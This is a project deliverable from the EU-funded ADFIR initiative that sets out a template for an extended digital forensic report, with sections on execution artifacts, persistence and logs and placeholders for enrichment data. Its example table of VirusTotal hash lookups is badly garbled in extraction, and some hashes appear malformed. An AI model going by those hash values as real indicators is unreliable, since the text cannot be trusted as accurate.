


D24 – Extended report from forensic analysis



The project Automatization of digital forensics and incident response (ADFIR) funded by the European Union – Next GenerationEU through the Recovery and Resilience Plan of the Slovak Republic under project No. č. 09I05-03-V02-00079.

Outline

Outline	1
1 Project description	4
2 Approach to creation of Extended report from forensic analysis	5
3 Extended report from forensic analysis	6
1. Executive summary	6
1.1. Methodology	6
1.1.1. Evidence sources	6
1.1.2. Processing and parsing	6
1.1.3. Enrichment approach	6
2. Information about the investigated evidence	7
2.1. Evidence type	7
2.2. Hashes	7
3. Information about investigated device	7
3.1. Hostname	7
3.2. Operating System Version	7
3.3. Last Shutdown Time.....	7
3.4. IP address and networking settings	7
3.5. Installed programs.....	7
3.6. Applicable enrichments	7
4. Findings by forensic category	9
4.1. Artifacts of execution	9
4.1.1. Prefetch	9
4.1.2. Amcache	10
4.1.3. SRUM	14
4.1.4. BAM / DAM	15
4.1.5. UserAssist.....	15
4.1.6. Shimcache / AppCompatCache	15
4.1.7. RecentFileCache.....	15
4.1.8. RunMRU	15
4.1.9. Scheduled execution traces / other execution artifacts	15

4.1.10.	OPTIONAL: Category summary – Artifacts of execution	16
4.2.	<i>Persistence artifacts</i>	16
4.2.1.	Run / RunOnce keys.....	16
4.2.2.	Scheduled Tasks	19
4.2.3.	Services	20
4.2.4.	Startup folders	22
4.2.5.	WMI persistence	22
4.2.6.	Applnit DLLs / IFEO / other registry persistence	22
4.2.7.	OPTIONAL - Category summary – Persistence	22
4.3.	<i>Log analysis</i>	22
4.3.1.	Security.evtx and RDP remote access event logs	22
4.3.2.	Sysmon.....	26
4.3.3.	PowerShell logs.....	27
4.3.4.	Task Scheduler logs.....	27
4.3.5.	Application logs.....	27
4.3.6.	Firewall logs	28
4.3.7.	DNS logs	28
4.3.8.	Proxy / web logs.....	28
4.3.9.	VPN logs	28
4.3.10.	EDR / SIEM/Antimalware alerts	28
4.3.11.	Category summary – Log analysis	29
4.4.	<i>User activity artifacts</i>	29
4.4.1.	Browser history and Downloads	29
4.4.2.	RecentDocs	30
4.4.3.	Office MRUs / trusted documents.....	30
4.4.4.	ComDlg32 – LastVisitedPIDMRU, OpenSavePIDMRU	30
4.4.5.	Jump Lists	30
4.4.6.	LNK files	30
4.4.7.	Outlook / email artifacts	31
4.4.8.	Teams / chat / collaboration artifacts	31
4.4.9.	RDP / remote access user artifacts	31
4.4.10.	Category summary – User activity	31
4.5.	<i>Filesystem analysis</i>	32
4.5.1.	File system metadata	32
4.5.2.	Suspicious files / payloads.....	32

4.5.3.	Quarantine / AV artifacts	32
4.5.4.	Archive and staging directories	32
4.5.5.	Temp folders	32
4.5.6.	User profile directories	32
4.5.7.	Recycle Bin / deleted files	32
4.5.8.	Mounted volumes / network shares	32
5.	Correlated timeline	33
6.	Entity-based enrichment appendix	35
6.1.	<i>IP addresses</i>	35
6.2.	<i>Domains / URLs</i>	35
6.3.	<i>File hashes</i>	35
6.4.	<i>User accounts</i>	35
6.5.	<i>Processes / binaries</i>	36

1 Project description

The project **Automatization of digital forensics and incident response** (hereinafter referred to as “**ADFIR**”) is funded by the **European Union – Next GenerationEU through the Recovery and Resilience Plan of the Slovak Republic** under project No. č. 09I05-03-V02-00079. This project addresses one of the key challenges in cybersecurity and information security – how to process the massive volume of digital evidence generated during cybersecurity incidents or forensic investigations. Currently, this process is highly demanding in terms of human resources and time. Therefore, automation using machine learning methods can significantly **improve the quality of digital forensic analysis** and reduce the time required to perform it. Overall, this enables security teams to respond more effectively to cyber threats. Main benefits of this project are:

- **Accelerated Resolution of Cybersecurity Incidents.** The project ADFIR introduces automated approaches to collecting, processing, and analyzing digital traces. As a result, security teams can identify the causes of incidents more quickly and adopt effective measures to address them.
- **Reduced Workload for Forensic Analysts.** Routine and time-consuming tasks involved in processing digital traces will be replaced by automated methods. This will allow analysts to focus on more complex cases and strategic decision-making.
- **Higher Quality and Consistency of Outputs.** The use of unified methodologies and tools ensures that the processed digital traces will be more accurate, consistent, and easily verifiable. This significantly reduces the risk of errors caused by human factors.
- **Potential Use in Criminal Proceedings.** The project outputs will be developed in compliance with legal requirements and standards, allowing the digital traces to be accepted as relevant evidence for investigations and court proceedings.

Within Work Package KPB5, **Deliverable D24 – Extended report from forensic analysis** - was developed. This document presents the outline of how such report could be composed. We describe what were the ways of incorporating the results of the enrichment, presented in Deliverable D18, which we were considering, and why we chose the approach presented here.

2 Approach to creation of Extended report from forensic analysis

During designing and outlining of a report template, we had to consider multiple options regarding the structure of the report.

- a) Include enrichments after **every individual artifact**.
- b) Include placeholder for enrichments after every section referring to parsed evidence of **specific type**, such as registry, event logs, databases etc.
- c) Include placeholder after every section containing writeups of **enrichments of evidence of the same category** – such as evidence of execution, persistence etc.
- d) Create a section for the enriched data as an **appendix** to the report, or as a **separate chapter** of the report.

First, we have considered the 3rd option as the best. The report would provide relevant findings for each parsed artefact and provide enrichment for a group of artifacts. However, we reconsidered this approach due to the variability of enrichments available. For example, evidence of execution can be identified in various registry (BAM, Amcache, RunMRU, ...), in Prefetch file, in SRUM, in the Event Logs etc. Therefore, a compound enrichment output for chapter Execution would first require performing individual enrichments per artefact, and then an aggregation.

Finally, we decided to implement version A and to include separate section for enrichments after every individual parsed artefact. This does not preclude the inclusion of summarization after each logical whole. Although this might result in larger reports, we believe that readability will outweigh this downside. Finally, we suggest that enrichment model should be updated to allow final postprocessing of individual enrichments into a concise summary. That way, analysts will have the visibility of enrichment sourced at individual artefact, as well as a readability of a single source of all data provided by enrichment.

In the following section, we present a template for specific parts of the extended forensic analysis report.

3 Extended report from forensic analysis

1. Executive summary

This section should be used as an introduction to the case itself. We suggest that following should be included:

- Case identifier
- Scope of examination
- Systems examined
- Date range examined
- Summary of key findings
- High-level assessment
- Main limitations

1.1. Methodology

It is advised to include a short description of what and how has been analyzed. List of this ensures that each reader understands what the report is about, which tools were used to obtain the results, etc.

1.1.1. Evidence sources

- Disk images
- Memory images
- EVTX logs
- EDR exports
- Network logs
- Other sources

1.1.2. Processing and parsing

- Tools used for parsing
- Normalization approach
- Timezone handling (we recommend using UTC time everywhere)
- Validation steps

1.1.3. Enrichment approach

- Description of post-parsing enrichment
- Internal data sources (for example, asset inventory, IR plan, network diagram, naming convention, ...)

- External data sources (services such as VirusTotal, Shodan, Censys, etc.)
- Confidence / caveat statement

2. Information about the investigated evidence

2.1. Evidence type

2.2. Hashes

In this chapter, we do not expect any enrichment to take place.

3. Information about investigated device

3.1. Hostname

3.2. Operating System Version

3.3. Last Shutdown Time

3.4. IP address and networking settings

3.5. Installed programs

Sources include registry keys Uninstall, Installer and Product.

3.6. Applicable enrichments

Data from artifact to enrich	Enrichment	Context
Hostname	Asset inventory	Machine type, purpose, value, risk level, responsible personnel, ...
IP address (private)	Hostname	NetBIOS or DNS hostname of the device assigned this IP.
IP address (private)	Device function / role	Functional role: domain controller, file server, database server, workstation, printer, IoT, etc.
IP address (private)	Operating system and version	OS type and version running on the device (e.g., Windows Server 2019, Ubuntu 22.04).
IP address (private)	Network segment / VLAN	VLAN ID and name or network segment the IP belongs to (e.g., VLAN 100 – Server DMZ).
IP address (private)	Default gateway	The default gateway IP for the segment, identifying the routing device.
IP address (private)	Subnet mask / CIDR	The subnet mask or CIDR notation defining the local network scope.
IP address (private)	DHCP vs. static assignment	Whether the IP is dynamically assigned via DHCP or statically configured.

IP address (private)	DHCP lease history	Historical record of which devices held this IP over time (MAC, hostname, timestamps).
IP address (private)	MAC address	Physical hardware address of the NIC assigned this IP.
IP address (private)	Active Directory domain membership	AD domain the device is joined to, and the OU path in the directory.
IP address (private)	Authentication type	Primary authentication mechanism: Kerberos, NTLM, RADIUS, certificate-based, local.
IP address (private)	Logged-on user(s)	User accounts currently or recently logged into the device at the time of investigation.
IP address (private)	Installed security agents	EDR, AV, DLP, host-based firewall agents running on the device.
IP address (private)	Last vulnerability scan result	Most recent vulnerability assessment findings for this device.
IP address (private)	Asset criticality / classification	Business criticality rating (critical, high, medium, low) and data classification level.
IP address (private)	Physical / virtual / cloud indicator	Whether the device is physical hardware, a virtual machine, or a cloud instance.
IP address (private)	Responsible admin / owner	IT administrator or system owner accountable for this device.
OS Version	CVE / Vulnerability	If OS version or any SW installed is impacted by the vulnerability. (NVD, vendor advisories, CPE data, ...)
Installed programs	CVE / Vulnerability	If OS version or any SW installed is impacted by the vulnerability. (NVD, vendor advisories, CPE data, ...)
User account	Account type	Type of account: standard user, admin, service account, shared/generic account.
User account	Group memberships	Security and distribution groups the account belongs to, especially privileged groups.
User account	Privileged access level	Whether the account has elevated privileges: Domain Admin, local admin, sudo, root.
User account	Account status (enabled/disabled/locked)	Current state of the account in the directory.
User account	Last logon timestamp	Most recent successful authentication timestamp.
User account	Last password change date	When the password was last changed; stale passwords are risky.
User account	Password policy compliance	Whether the account meets password length, complexity, and age policies.
User account	MFA enrollment status	Whether multi-factor authentication is enabled and the method used.
User account	Login anomalies (geo, time, device)	Unusual login patterns: new geo, unusual time, unfamiliar device.

User account	Failed login count (recent)	Number of recent failed authentication attempts; may indicate brute force.
User account	Associated devices	Devices the user account has logged into or is registered as primary user.
User account	Department / manager / title	Organizational context for the user; helps assess if activity matches role.
User account	Employment status	Active employee, contractor, terminated, on leave; terminated accounts should be disabled.
User account	VPN / remote access history	Recent VPN connection logs: source IPs, timestamps, duration.
User account	Service Principal Names (SPNs)	SPNs registered to the account; relevant for Kerberoasting risk assessment.

In addition, we can correlate the OS version to artifacts present or absent from the investigated device. For example, it is normal for Prefetch not to be present on server version of Windows.

4. Findings by forensic category

For each category, we use the same internal pattern:

- **Purpose of category**
- **Artifact-by-artifact findings**
- **Relevant enrichments**
- **Category-level interpretation**

4.1. Artifacts of execution

In this chapter, we will present findings related to program execution. System-wide and user-specific executions are both included.

4.1.1. Prefetch

Short summary of findings.

Parsed observations

We suggest using Eric Zimmerman's PECmd.exe outputs. For better visibility, use timeline, for a deeper dive into loaded files and folders, full output needs to be investigated. Selected suspicious findings should be presented in the report – NOT the entire output.

- Executed file name
- Path
- Run count
- Last run times
- Referenced files/directories

Relevant enrichments

- Executable path validation
- Process name legitimacy / LOLBin check
- File hash enrichment
- Code-signing enrichment
- User account enrichment
- Domain / URL / IP enrichment if execution references network indicators

Enrichment placeholder – example of data to include

- Process name:
- Expected path:
- Hash (NOT the one present in Prefetch filename, but the hash calculated from executable file itself on the disk):
- Signature:
- Related network indicators:
- Threat-intelligence context:

4.1.2. Amcache

Amcache should be parsed based on its subkeys. Eric Zimmerman's tool provides multiple CSV files, each of those should be inspected separately. It is advised to start with Unassociated file entries. From each table, we can provide an excerpt. It is advised only to include suspicious or relevant entries, or a selection of entries in incident's time frame. Thus, we avoid overly bulky reports.

Parsed observations (provide tables with a minimal set of following data)

- Program name
- Full path
- SHA-1 / hash
- Entry timestamps
- Publisher
- Version info

Relevant enrichments

- File hash enrichment

- Code-signing enrichment
- Publisher validation
- Prevalence / malware-family lookup
- Associated URLs, domains, IPs if recovered from related artifacts

Enrichment placeholder

- Hash reputation:
- Malware family:
- Signature / signer:
- Known legitimate / suspicious classification:
- Related dropped files:

EXAMPLE

normalized_value (SHA1)	enrichment_source	vt_id	vt_hash	vt_type	vt_size	vt_names	vt_signed_by	vt_first_seen	vt_last_seen	vt_timestamp	md5	sha256
056d5783b4c61cb9af92bce70868481565213a01	Virustotal	176	N/A	Win32 DLL	17	fdofb.exe; rLGOL8cW.exe; uu3wipwh.exe; ak3lx.exe; 99pxy.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	2020-01-14T17:17:01Z	2022-10-19T17:14:02Z	3	9ac0d2cb3f36ce2ca4a654b1ecea9f1e	cf21bdb874b11a8a866dcc4d2dc9a0630639bbff29360649f70913909b4273b1
0e657624d7dbfb2f8480523a463e46ed40a6edfa	Virustotal	176	N/A	Win32 DLL	254	byw6r.exe; jA38jYMW.exe; 33o7nF6m.exe; 521jzo.exe; q54m9.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	2020-01-14T17:17:01Z	2022-01-14T17:17:01Z	1	1587c3d4eb110fb110f768fb003f5c021f865	d81f9aaa08c3e834a1d41451056a8ea1dd3b84e9c776230e527b48817da276eb
2476df8391f97db07ab9c4e47fa95092ee5fc8a7	Virustotal	176	N/A	Win32 DLL	4931	he0u3.exe; vm3dum64.dll; xY6avqhi.exe; DIznSGc9.exe; g8o4d3cvo.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	2020-01-14T17:17:01Z	2022-01-14T17:17:01Z	1	c0cf4169ae5f383530b85f449d1c94b8	ff249d3fdbef9bd2b67ba64a600ca2caf4082a8393245b1144998c6291d10e413
27627ae2fce48cea1c10a2a80722aa66ee4a318b.bin	Virustotal	273	N/A	Win32	26	mp7zd.exe; 27627ae2fce48cea1c10a2a80722aa66ee4a318b.bin;	VMware, Inc.; VeriSign Class 3	2020-01-14	2024-01-15	2	9ad46a4ba85dfdbd	a84ecda38e4ecdbe62ee0d5d7f68aab9f1464839

0722aa 66ee4a 318b				2 D L L	5 6	kl2bYNJu.exe; SrLcVFfsK.exe; 1yvppvx.exe	Code Signing 2010 CA; VeriSign	T1 7:1 7:1 6Z	T0 5:2 1:5 5Z		7956 5b91 2570a d	30cda130a9 07362d1c0 d0076
383584 ac2827 70115f b198df 54c80b c9c6f2 a46c	Vir us To tal	1 / 7 6	N /A	W i n 3 2 D L L	4 8 8 3 4 6 4	uqvb2.exe; 383584ac282770115fb198 df54c80bc9c6f2a46c.bin; v8yb3E2g.exe; UBHRIwyV.exe; 1ae0dojl.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 9:0 4Z	20 24- 05- 17 T0 9:4 8:2 7Z	2	1172 8584c d0a2 b66e 27f8b 5dd9 8a78a 0	8702ccee2 87facc671 dae2aa4e28 b1ec27d10 1d2a83970 d2513a8eaa cba7d8
46c0f8 875ab2 005de7 a0da0b cc6d37 877af5 9418	Vir us To tal	1 / 7 6	N /A	W i n 3 2 D L L	4 9 0 5 1 2	bsx73.exe; BByQH5Ro.exe; RX5T2x4g.exe; 4n787s1qn.exe; 904np.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 8:5 1Z	20 20- 01- 14 T1 7:1 8:5 1Z	1	5c1bc 614df 1f8b5 e7b3 e0e72 73fbe 8c9	abaf8d7c35 9a909f7345 2ae6be334 91c04d05d 73a23e58dc 9cf9bc19cfb 034cb
4d8ae6 d02f5b ff9673 8711cc 5bde80 ba2867 a822	Vir us To tal	2 / 7 3	N /A	W i n 3 2 D L L	3 4 2 3 5 4	v05d8.exe; taleX3nO.exe; w8v3aj6z.exe; D6CL6fy8.exe; 34ylbf.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 8:5 9Z	20 20- 01- 14 T1 7:1 8:5 9Z	1	c275f 8cb12 18f9c 1014 7d28 24f1c 0942	b4ac1cca54 6ca5c142f2 e53e471e8 84a5c81fe5 762828848 09ebfdd43d 04d57a
4ddca6 7862e8 10b1db 898d55 eb27d2 c8d141 5fae	Vir us To tal	1 / 7 6	N /A	W i n 3 2 D L L	1 7 9 3 2 1 6	z1yaj.exe; vm3dum64_loader.dll; Z2uu8ksm.exe; lhn4rChK.exe; rjbpb3.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 8:5 6Z	20 23- 04- 04- T0 6:0 8:3 1Z	3	cc9d9 04e8 57fbd 645e 4dcb9 5570 7056f	6869665f20 48e4ba21d d0536a00c3 d04f5725e7 babd2b75f4 743fa131c2 b418d
5eb10a 82d0b9 151305 0f6dca 8ad759 94c973 0de2	Vir us To tal	1 / 7 6	N /A	W i n 3 2 D L L	1 7 8 1 9 2	ngLPqKQe.exe; 7uy0iil.exe; vm3ddevapi64.dll; jvx2n.exe; d4hek.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 7:1 4Z	20 20- 01- 14 T1 7:1 7:1 4Z	1	64a3f 2d4bc cba5d 98ea2 5927 85b7 7617	94eb51d0a aeac781e7d fd08f97044 a7d7a26fa7 38c8f73aa8 4da4c246cc 36d6d
647e5e f4a7ea 2f5fb2 dc997c 7b4ff7 8da668 bed3	Vir us To tal	2 / 7 3	N /A	W i n 3 2 D L L	1 5 4 6 4 0	ee3B1ORF.exe; 4AEY1XMT.exe; kyj034.exe; 2mr1s.exe; 976w7.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 7:1 2Z	20 20- 01- 14 T1 7:1 7:1 2Z	1	79dac 9a1af 0b83 4484 30dd 6cb2b 5e7cf	a5453849d 383046f7eb 46132ebcb 66ad4d049 876cf6c599 b3319cd9fa b170c02
658ce0 d91426 ea51a0 43011d 683943	Vir us To tal	2 / 7 3	N /A	W i n 3 2 D	2 1 8 3 2 8	k3YiXFdg.exe; YSFeQpui.exe; ihuuli3.exe; h64e4.exe; wqtw.exe	VMware, Inc.; VeriSign Class 3 Code Signing	20 20- 01- 14 T1 7:1	20 20- 01- 14 T1 7:1	1	e667 9c64c c6608 a770e 7161a	8b0886b83 78ffada3ba c63d7fff597 eff9448364 627d15708

05e57c22dc				L L			2010 CA; VeriSign	7:2 1Z	7:2 1Z		d5af9 78e	3b3722e46 b78407
6df7a823511a8a169b201d071c7e5891b8a7a360	Vir us To tal	2 / 7 3	N /A	W i n 3 2 D L L	2 9 0 1 6 5 9 2	vm3dgl64.dll; bl6nFCe3.exe; LdcYZKjF.exe; 2vlgk.exe; 45zs3.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 8:3 1Z	20 20- 01- 14 T1 7:1 8:3 1Z	1	5b47 874e d00c4 bb23c 1757 9730 5bb1 a7	f693b59cca 564cd06d0 738035a15 4c187c606e 27cb360ffb a001af54c9 69c1c6
730bb75b916636540e16370061b7ab1106df4678	Vir us To tal	2 / 7 3	N /A	W i n 3 2 D L L	4 2 1 3 3 2	A4ejhKrf.exe; bKVd1Ata.exe; hkrsbqtj.exe; de1zu.exe; e0vs1.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 9:0 1Z	20 20- 01- 14 T1 7:1 9:0 1Z	1	ad77f acab9 a5a40 2c1ef 92eae b1b6 0cd	427b86102 5e804022e 2c6a3490e4 1b2cce1a58 94947716a 9dae0bca35 ead4f4e
7372d42cc08e74e0538dfb77b1dff5712531bb8c	Vir us To tal	2 / 7 3	N /A	W i n 3 2 D L L	2 2 9 9 0 4	OY73IK5i.exe; 95yBaONg.exe; 59c2osuh.exe; ax1kc.exe; u6sis.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 7:2 3Z	20 20- 01- 14 T1 7:1 7:2 3Z	1	c4805 477c8 2909a 81c7d 2a236 eaa67 c9	85e6f325a9 3243bf1642 0d6587f38e 4d413fc274 5610e8115 86300e4f18 a5dbf
8519ca6be3348545be07c7795a2c84951a11e22c.bin; vm3dum.dll; X8P8Vti7.exe; hSN35uZu.exe; 49dumaotm.exe	Vir us To tal	1 / 6 7	N /A	W i n 3 2 D L L	4 1 6 2 7 2	8519ca6be3348545be07c7 795a2c84951a11e22c.bin; vm3dum.dll; X8P8Vti7.exe; hSN35uZu.exe; 49dumaotm.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 8:4 5Z	20 20- 01- 14 T1 7:1 8:4 5Z	1	71e5 9837 9dce7 27b8 299f1 ba36 0d70 64	59946dbe5 ea54c1f621 a35547827 20db8156b 9cb16220cc f142bc86bd 16b7165
86f9ca6f5dc3820750388856fe9bf1b5191e895d	Vir us To tal	1 / 7 1	N /A	W i n 3 2 E X E	4 2 0 3 6 8	vm3dmp-debug.sys; s0bpl.exe; qew5o.exe; sdqr8.exe; Oz1VJj4L.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 8:3 8Z	20 23- 10- 16 T1 9:4 7:1 0Z	10	6709a 6d2b 8ba7 b238 116e 53c8a 3526 95	077318a28 969bbd76e 9876d4c2ff b7679415c 2229a1931 b3655e507 9ae11f8b5
a2fe55a166d9708b6f1e49f20f987f4f3e46e733	Vir us To tal	2 / 7 7	tr oj .g e nc bl	W i n 3 2 D L L	3 9 4 7 6 8	vm3dum64_10.dll; NNSNndvV.exe; DfuUPzQh.exe; 01p2h7.exe; 1y81y.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 8:4 9Z	20 24- 05- 17 T1 0:1 1:5 5Z	2	18b2 6429a c91c3 8f633 85f9d 491b 297b	b3c90e290e efa2f5146b 19e935f55a 70d08bd78 585041b43 ae0aefe6cc a49d03
c25c49d196f2dd4d1f959bdf2751e86f4c6397ae	Vir us To tal	1 / 6 2	N /A	W i n 3 2 E X E	3 3 7 4 2 4	vm3dmp-stats.sys; do78vg3q.exe; ifv96.exe; 58qjk.exe; b6aMQgRH.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 8:4 1Z	20 23- 06- 30 T0 7:5 4:4 3Z	7	c3a0f 246f6 a6bd b99a 038cd e124 d44e d	389d02e7e bd4d08580 8ba699d76c 14a48ddb4 e3fd37b706 4a3f0d57f5f 55b87b

d27a3b30fc06c3fad82d5b198bd170381845bd79	Vir us To tal	1 / 7 4	N /A	W i n 3 2 D L L	5 2 7 8 4	0kcr0wz.exe; vmGuestLibJava.dll; D27A3B30FC06C3FAD82D5 B198BD170381845BD79; vmGuestLibJava; vmGuestLibJava.dll_32.869 A7E00_8665_0000_83A8_E F0F76CF0001	VMware, Inc.; DigiCert Assured ID Code Signing CA-1; DigiCert	20 20- 04- 09 T0 0:4 3:5 4Z	20 22- 10- 20 T1 0:3 3:3 0Z	2 f60ee d4e1 313c6 c70d4 4b0f2 81d2 9b9e	624666f923 2ef341d9b0 9a5558bb4 3d89e43c5a a0d87fe9c9 72fd7578a3 4a80b
d50cd75328706eccdf27e4f1d71892219816e66e	Vir us To tal	1 / 7 7	N /A	W i n 3 2 E X E	3 0 7 7 2 8	vm3dmp.sys; hncilfd1e.exe; k4zq9.exe; Ojzfh.exe; eyU5jilL.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 8:3 7Z	20 23- 06- 30 T0 7:5 4:4 3Z	6 29f15 de99 b42f4 328d d169 19f60 af091	fff43e5e500 0e537bc836 1a05c97a1b 1c0552ca4a a5134a48a5 e6a4a6641 91f3
d661af4ec54435e5334f524f52ce5dc66b4cfbdd950c	Vir us To tal	1 / 7 5	N /A	W i n 3 2 D L L	3 8 4 7 2 8	libxmlsec.dll; mqi00v5cj.exe; NULL; D661AF4EC54435E5334F52 CE5DC66B4CFBDD950C; fil81C993CA7827904B6F2B 6EC3BA2C687A.6C78E07E_ E9FD_479D_942B_CD97FB 809D1E	VMware, Inc.; DigiCert Assured ID Code Signing CA-1; DigiCert	20 20- 04- 09 T0 0:4 1:3 9Z	20 22- 10- 20 T1 0:3 4:1 9Z	2 a0d2a ae575 e464f d72b 317f1 be37a ae5	fb18d86bf6 215b3f5779 12da8bafb3 9b8c0d797 6e3a6e829 e7572516fb cf1673
f00534bec3805553e883a6859d8f359fc9d30b10	Vir us To tal	1 / 7 3	N /A	W i n 3 2 D L L	4 6 2 8 6 4	KgIBKrDT.exe; 87oi5AWY.exe; c76rll.exe; v14ar.exe; b32za.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 8:5 3Z	20 20- 01- 14 T1 7:1 8:5 3Z	1 a5077 7a095 d276 03dc1 1d63 7350 7e9cc	6edbbaed1 c08d9e3a35 cdf69e098c c9f493b7ee f29bada8f2 78eae73d5 96b4f1
f67de0cc82b3e994c3416ed4fe36b695577762ff	Vir us To tal	1 / 7 6	N /A	W i n 3 2 D L L	5 8 8 8 1 6	jj4P9WS8.exe; Yc3AEowC.exe; GUvnGp9m.exe; vcukfs4ch.exe; sir3j.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 8:5 5Z	20 20- 01- 14 T1 7:1 8:5 5Z	1 c1c9a 7812 1568a 454b 7f7af 7964 5d69 7	e6cedd9ebc 46fec46030 a3c14579ba ffbc317fd75 a17993f955 57e6bcc215 eca
fb23b9b88f172f133a64fd0c0a4a5ea96b80faa7	Vir us To tal	2 / 7 6	tr oj an .	W i n 3 2 D L L	2 1 7 6 8 7 4 4	UxLfSYOY.exe; Avy5hL2l.exe; gkhxg.exe; 4bluu.exe; _vm3dgl.dll_Vista.OFF146E 0_2F5B_4A58_BD2B_00E0 0CE8E7B5	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 7:5 0Z	20 20- 01- 14 T1 7:1 7:5 0Z	1 5566c 7870f 4b03 b021 321ce 52d9 7575 3	2df1a45664 4a8830c09a 5b2051be5 1c6feb676c ab3c2e8fc2 2c4952d04a 669c4

4.1.3. SRUM

Again, SRUM is most probably going to be parsed into several tables, matching individual tables in SRUM database. Therefore, we advise selecting the most relevant entries from each table to include in the report.

Parsed observations

- Application usage - which applications ran on the system?
- Network usage – which applications are responsible for largest volume of network traffic? Is there any significant peak in inbound/outbound transfer? Is identified malware/PUA responsible for suspicious volume of traffic, or is any repeated traffic pattern observed?
- User context – is a suspicious file ran with user privileges, or is it running as a system or privileged account?
- Timestamps – please note that SRUM entries are populated every hour, covering summary of activity from respective period and not exact execution timestamps!

Relevant enrichments

- User account enrichment
- Process enrichment
- IP enrichment
- Domain / URL enrichment
- Network flow enrichment

Enrichment placeholder

- User account context:
- Process context:
- Destination IP/domain context:
- Data transfer significance:
- Beaconsing / suspicious communication context:

4.1.4. BAM / DAM

4.1.5. UserAssist

4.1.6. Shimcache / AppCompatCache

4.1.7. RecentFileCache

4.1.8. RunMRU

4.1.9. Scheduled execution traces / other execution artifacts

We can use the same pattern for each artifact. Relevant enrichments are repeated – process name, reputation of an executable based on its hash, unusual user-process combinations etc.

4.1.10. OPTIONAL: Category summary – Artifacts of execution

If needed for the sake of readability, provide a summary of findings from the entire section. It is worth considering putting this summary at the **beginning** of the section, so that reviewers might gain basic understanding without the need to read entire section first.

- Main executed tools/programs identified
- Suspicious or unauthorized execution
- Relevant enrichments summary
- Confidence / limitations

4.2. Persistence artifacts

4.2.1. Run / RunOnce keys

Parsed observations

We can use RegRipper's plugins "soft_run" and "user_run", or Eric Zimmerman's RECcmd.exe. Note that both user and system autorun registry need to be inspected. Most important takeaways include:

- Registry path
- Value name
- Value data
- Last write time
- Associated user SID

Relevant enrichments

- Registry key legitimacy
- Persistence classification
- Executable / script enrichment
- User SID to account enrichment
